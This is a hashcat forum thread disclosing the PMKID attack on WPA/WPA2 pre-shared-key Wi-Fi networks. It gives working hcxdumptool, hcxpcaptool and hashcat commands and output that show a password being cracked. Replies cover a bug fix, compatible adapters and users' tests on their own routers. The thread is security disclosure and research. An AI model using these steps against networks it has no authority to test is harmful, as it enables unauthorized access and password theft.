hashcat
advanced password recovery

hashcat Forums Wiki Tools Events

Search Help

Hello There, Guest! Login Register

hashcat Forum › Misc › User Contributions
New attack on WPA/WPA2 using PMKID

Pages (3): 1 2 3 Next »

New attack on WPA/WPA2 using PMKID

Thread Modes

atom
Administrator
★★★★★★★

Posts: 4,899
Threads: 220
Joined: Apr 2010

08-04-2018, 06:50 PM (This post was last modified: 08-05-2018, 02:16 PM by atom. *Edit Reason: Fixed typo in subject*) #1

In this writeup, I'll describe a new technique to crack WPA PSK (Pre-Shared Key) passwords.

In order to make use of this new attack you need the following tools:

- hcxdumptool v4.2.0 or higher
- hcxtools v4.2.0 or higher
- hashcat v4.2.0 or higher

This attack was discovered accidentally while looking for new ways to attack the new WPA3 security standard. WPA3 will be much harder to attack because of its modern key establishment protocol called "Simultaneous Authentication of Equals" (SAE).

The main difference from existing attacks is that in this attack, capture of a full EAPOL 4-way handshake is not required. The new attack is performed on the RSN IE (Robust Security Network Information Element) of a single EAPOL frame.

At this time, we do not know for which vendors or for how many routers this technique will work, but we think it will work against all 802.11i/p/q/r networks with roaming functions enabled (most modern routers).


The main advantages of this attack are as follow:

- No more regular users required - because the attacker directly communicates with the AP (aka "client-less" attack)
- No more waiting for a complete 4-way handshake between the regular user and the AP
- No more eventual retransmissions of EAPOL frames (which can lead to uncrackable results)
- No more eventual invalid passwords sent by the regular user
- No more lost EAPOL frames when the regular user or the AP is too far away from the attacker
- No more fixing of nonce and replaycounter values required (resulting in slightly higher speeds)
- No more special output format (pcap, hccapx, etc.) - final data will appear as regular hex encoded string

---

Attack details:

The RSN IE is an optional field that can be found in 802.11 management frames. One of the RSN capabilities is the PMKID.



```
▷ Frame 70: 173 bytes on wire (1384 bits), 173 bytes captured (1384 bits) on interface 0
▷ Radiotap Header v0, Length 18
▷ 802.11 radio information
▷ IEEE 802.11 QoS Data, Flags: ....R.F.
▷ Logical-Link Control
◢ 802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 117
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 1]
  ▷ Key Information: 0x008a
    Key Length: 16
    Replay Counter: 0
    WPA Key Nonce:
    Key IV:
    WPA Key RSC:
    WPA Key ID:
    WPA Key MIC:
    WPA Key Data Length: 22
  ◢ WPA Key Data:
    ◢ Tag: Vendor Specific: IEEE 802.11: RSN
        Tag Number: Vendor Specific (221)
        Tag length: 20
        OUI: 00:0f:ac (IEEE 802.11)
        Vendor Specific OUI Type: 4
        RSN PMKID: 5838489bf75b31b064814e049f3fe586
```

The PMKID is computed by using HMAC-SHA1 where the key is the PMK and the data part is the concatenation of a fixed string label "PMK Name", the access point's MAC address and the station's MAC address.

Code:

```
PMKID = HMAC-SHA1-128(PMK, "PMK Name" | MAC_AP | MAC_STA)
```

Since the PMK is the same as in a regular EAPOL 4-way handshake this is an ideal attacking vector.

We receive all the data we need in the first EAPOL frame from the AP.

How to reproduce:

1. Run hcxdumptool to request the PMKID from the AP and to dump the recieved frame to a file (in pcapng format).

Code:

```
$ ./hcxdumptool -o test.pcapng -i wlp39s0f3u4u5 --enable_status
```

Output:

Quote:

```
start capturing (stop with ctrl+c)
INTERFACE:...............: wlp39s0f3u4u5
FILTERLIST...............: 0 entries
MAC CLIENT...............: 89acf0e761f4 (client)
MAC ACCESS POINT.........: 4604ba734d4e (start NIC)
EAPOL TIMEOUT............: 20000
DEAUTHENTICATIONINTERVALL: 10 beacons
GIVE UP DEAUTHENTICATIONS: 20 tries
REPLAYCOUNTER............: 62083
ANONCE...................: 9ddca61888470946305b27d413a28cf474f19ff64c71667e5c1aee144cd70a69
```

If an AP recieves our association request packet and supports sending PMKID we will see a message "FOUND PMKID" after a moment:

Quote:

```
[13:29:57 - 011] 89acf0e761f4 -> 4604ba734d4e <ESSID> [ASSOCIATIONREQUEST, SEQUENCE 4]
[13:29:57 - 011] 4604ba734d4e -> 89acf0e761f4 [ASSOCIATIONRESPONSE, SEQUENCE 1206]
[13:29:57 - 011] 4604ba734d4e -> 89acf0e761f4 [FOUND PMKID]
```

Note: Based on the noise on the wifi channel it can take some time to recieve the PMKID. We recommend running hcxdumptool up to 10 minutes before aborting.

2. Run hcxpcaptool to convert the captured data from pcapng format to a hash format accepted by hashcat.

Code:

```
$ ./hcxpcaptool -z test.16800 test.pcapng
```

Output:

Quote:

```
start reading from test.pcapng

summary:
--------
file name....................: test.pcapng
file type....................: pcapng 1.0
file hardware information....: x86_64
file os information..........: Linux 4.17.11-arch1
file application information.: hcxdumptool 4.2.0
network type.................: DLT_IEEE802_11_RADIO (127)
endianess....................: little endian
read errors..................: flawless
packets inside...............: 66
skipped packets..............: 0
packets with FCS.............: 0
beacons (with ESSID inside)..: 17
probe requests...............: 1
probe responses..............: 11
association requests.........: 5
association responses........: 5
authentications (OPEN SYSTEM): 13
authentications (BROADCOM)...: 1
EAPOL packets................: 14
EAPOL PMKIDs.................: 1

1 PMKID(s) written to test.16800
```

The content of the written file will look like this:

Quote:

```
2582a8281bf9d4308d6f5731d0e61c61*4604ba734d4e*89acf0e761f4*ed487162465a774bfba60eb603a39f3a
```

The columns are the following (all hex encoded):

- PMKID
- MAC AP
- MAC Station
- ESSID

Note: While not required it is recommended to use options -E -I and -U with hcxpcaptool. We can use these files to feed hashcat. They typically produce good results.

- -E retrieve possible passwords from WiFi-traffic (additional, this list will include ESSIDs)
- -I retrieve identities from WiFi-traffic
- -U retrieve usernames from WiFi-traffic

Code:

```
$ ./hcxpcaptool -E essidlist -I identitylist -U usernamelist -z test.16800 test.pcapng
```

3. Run hashcat to crack it.

Basically we can attack this hash as any other hash type. The hash-mode that we need to use is 16800.

Code:

```
$ ./hashcat -m 16800 test.16800 -a 3 -w 3 '?l?l?l?l?l?lt!'
```

Output:

Quote:

```
hashcat (v4.2.0) starting...

OpenCL Platform #1: NVIDIA Corporation
======================================
* Device #1: GeForce GTX 1080, 2028/8112 MB allocatable, 20MCU
* Device #2: GeForce GTX 1080, 2029/8119 MB allocatable, 20MCU
* Device #3: GeForce GTX 1080, 2029/8119 MB allocatable, 20MCU
* Device #4: GeForce GTX 1080, 2029/8119 MB allocatable, 20MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Applicable optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force
* Slow-Hash-SIMD-LOOP

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Watchdog: Temperature abort trigger set to 90c

2582a8281bf9d4308d6f5731d0e61c61*4604ba734d4e*89acf0e761f4*ed487162465a774bfba60eb603a39f3a:hashcat!

Session..........: hashcat
Status...........: Cracked
Hash.Type........: WPA-PMKID-PBKDF2
Hash.Target......: 2582a8281bf9d4308d6f5731d0e61c61*4604ba734d4e*89acf...a39f3a
Time.Started.....: Thu Jul 26 12:51:38 2018 (41 secs)
Time.Estimated...: Thu Jul 26 12:52:19 2018 (0 secs)
Guess.Mask.......: ?l?l?l?l?l?lt! [8]
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:   408.9 kH/s (103.86ms) @ Accel:64 Loops:128 Thr:1024 Vec:1
Speed.Dev.#2.....:   408.6 kH/s (104.90ms) @ Accel:64 Loops:128 Thr:1024 Vec:1
Speed.Dev.#3.....:   412.9 kH/s (102.50ms) @ Accel:64 Loops:128 Thr:1024 Vec:1
Speed.Dev.#4.....:   410.9 kH/s (104.66ms) @ Accel:64 Loops:128 Thr:1024 Vec:1
Speed.Dev.#*.....:  1641.3 kH/s
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 66846720/308915776 (21.64%)
Rejected.........: 0/66846720 (0.00%)
Restore.Point....: 0/11881376 (0.00%)
Candidates.#1....: hariert! -> hhzkzet!
Candidates.#2....: hdtivst! -> hzxkbnt!
Candidates.#3....: gnxpwet! -> gwqivst!
Candidates.#4....: gxhcddt! -> grjmrut!
HWMon.Dev.#1.....: Temp: 81c Fan: 54% Util: 75% Core:1771MHz Mem:4513MHz Bus:1
HWMon.Dev.#2.....: Temp: 81c Fan: 54% Util:100% Core:1607MHz Mem:4513MHz Bus:1
HWMon.Dev.#3.....: Temp: 81c Fan: 54% Util: 94% Core:1683MHz Mem:4513MHz Bus:1
HWMon.Dev.#4.....: Temp: 81c Fan: 54% Util: 93% Core:1620MHz Mem:4513MHz Bus:1

Started: Thu Jul 26 12:51:30 2018
Stopped: Thu Jul 26 12:52:21 2018
```

There's also support for hash-mode 16801, which allows skipping the computation of the PMK - which is the computation that makes cracking WPA so slow. Pre-computing PMK can be useful in cases where you are on site and you cannot transfer a hash to a remote cracking rig because of an NDA. The goal is to run hashcat on your notebook which you can bring to the site.

The mode 16801 expects a list of pre-computed PMKs, as hex encoded strings of length 64, as the input wordlist. To pre-compute the PMKs you can use the hcxkeys tool. The hcxkeys tools require the ESSID, so you need to ask for the ESSID from your client in advance.

Website Find Reply

hash93
Junior Member
★★

Posts: 3
Threads: 0
Joined: Aug 2018

08-04-2018, 09:18 PM (This post was last modified: 08-04-2018, 09:19 PM by hash93.) #2

Exciting! Where are these routers located, businesses or homes?

Find Reply

BeanBagKing
Junior Member
★★

Posts: 11
Threads: 4
Joined: Nov 2015

08-05-2018, 12:54 AM (This post was last modified: 08-05-2018, 04:06 AM by BeanBagKing.) #3

This looks amazing.

When trying to target a specific AP (making sure I only hit mine, not my neighbors), I'm trying to use --filtermode=2 and --filterlist=filter.txt. filter.txt consists of a single line containing my AP's address in the form "05D2BA2B8CD". This consistently returns segmentation fault. Remove just the --filterlist and everything appears to work fine, though I'm not sure how filtermode=2 works with no list, but it runs.

The exact line is:
```
root@notka1i:~/Desktop/PMKID# hcxdumptool -o test.pcapng -i wlan0 --enable_status --filtermode=2 --filterlist=filter.txt
```

I've tried several variants (e.g. --filterlist ./filter.txt, full path, etc.) with the same results.

Am I using these flags correctly? That is, both in the intended manner (to target a specific AP) and not doing something stupid with the syntax to create a segfault?

Trying it out now against Ubiquity gear and it doesn't seem to work. I'm not sure yet if this is my fault, or if Ubiquity isn't vulnerable, or if my AP settings just don't allow this (not roaming). Working on setting up a wireless lab next to try out a few older all-in-one router/AP's.

Edit: No issues capturing PMKID from an old Netgear WNR1000v3 I had laying around. Still not getting anything from the Ubiquity.

Thanks again for the work you guys do!

Find Reply

ZerBea
Member
★★★

Posts: 236
Threads: 1
Joined: Jun 2017

08-05-2018, 10:53 AM (This post was last modified: 08-05-2018, 12:21 PM by ZerBea.) #4

Thanks for reporting this issue. I fixed it with the last commit.
We tried to use filterlist entries on the first outgoing broadcast packet. Since there are no incomming packets at this moment, we run into a seg fault.

Find Reply

soxrok2212
Member
★★★

Posts: 132
Threads: 4
Joined: Jul 2015

08-05-2018, 07:21 PM #5

Great work and thank you to all those involved!

Find Reply

kcdtv
Junior Member
★★

Posts: 1
Threads: 0
Joined: Aug 2018

08-05-2018, 11:41 PM #6

I just registered to congrats you for this excellent discovery and to thank you for sharing it with the entire community in this "open source & full disclosure" spirit. I was pretty depressed to end my vacacions, but now i am pretty exited to come back to dig into that. 😁

Find Reply

ZerBea
Member
★★★

Posts: 236
Threads: 1
Joined: Jun 2017

08-06-2018, 07:15 AM #7

If you want to use hcxdumptool to caputure wlan traffic, please note that your WiFi adapter must support this. Not all drivers support this. This is a list of chipsets, known as working "out of the box" on latest Linux kernels (>= 4.14)
Supported and recommended cipsets:
USB ID 148f:7601 Ralink Technology, Corp. MT7601U Wireless Adapter
USB ID 148f:3070 Ralink Technology, Corp. RT2870/RT3070 Wireless Adapter
USB ID 148f:5370 Ralink Technology, Corp. RT5370 Wireless Adapter
USB ID 0bda:8187 Realtek Semiconductor Corp. RTL8187 Wireless Adapter
USB ID 0bda:8189 Realtek Semiconductor Corp. RTL8187B Wireless 802.11g 54Mbps Network Adapter

To help other users to find a working adapter, please report your favourite adapters here:
TENDA W311U+ my favourite adapter
LOGILINK WL0151 my second favourite adapter
ALLNET ALL-WA0150N nice for portable operations
Alfa AWUS036H working, but too much power consumption
Alfa AWUS036NH working, but too much power consumption

Please keep in mind:
Some VENDORs change the chipset, but keep the same product name. Make sure, that a supported chipset is inside!

Find Reply

awdmesh
Junior Member
★★

Posts: 1
Threads: 0
Joined: Aug 2018

08-06-2018, 01:43 PM (This post was last modified: 08-06-2018, 05:48 PM by awdmesh.) #8

Signed up just to say thanks as this will be a great tool/method for my lab exercises.

Just some feedback - I messed around all day with a T2U Tp-link adapter until I realized it wasn't working correctly. Once I booted up my laptop with The-Distribution-Which-Does-Not-Handle-OpenCL-Well (Kali) and used the internal NIC I was able to see the probes/responses etc. I was able to get the PMKID from a Linksys E2500 v3 running TomatoUSB. Ran hashcat against it and got the 12345678 password. I still have a Netgear wnr834B running dd-wrt to test (can also test factory firmware) and a newer Linksys EA8300 to test.

Just curious - can you somehow run a word list against the PMKID?

Find Reply

undeath
Sneaky Bastard
★★★★★★

Posts: 1,431
Threads: 11
Joined: Jul 2010

08-06-2018, 01:47 PM #9

> **awdmesh Wrote:** (08-06-2018, 01:43 PM)
>
> Just curious - can you somehow run a word list against the PMKID?

hashcat usage for this hash mode is the same as for every other mode.

Find Reply

lint
Junior Member
★★

Posts: 1
Threads: 0
Joined: Aug 2018

08-06-2018, 06:09 PM #10

From what it seems, this is going to be huge!

The question I think a lot people will ask: Is this attack viable (future) on non-PSK networks?

I tried at my own (radius/wpa-enterprise) network, just to check, and as expected it failed miserably.

Find Reply

« Next Oldest | Next Newest » Enter Keywords Search Thread

Pages (3): 1 2 3 Next »

View a Printable Version

Contact Us hashcat Homepage Return to Top Lite (Archive) Mode Mark All Forums Read RSS Syndication

Current time: 08-08-2018, 07:50 PM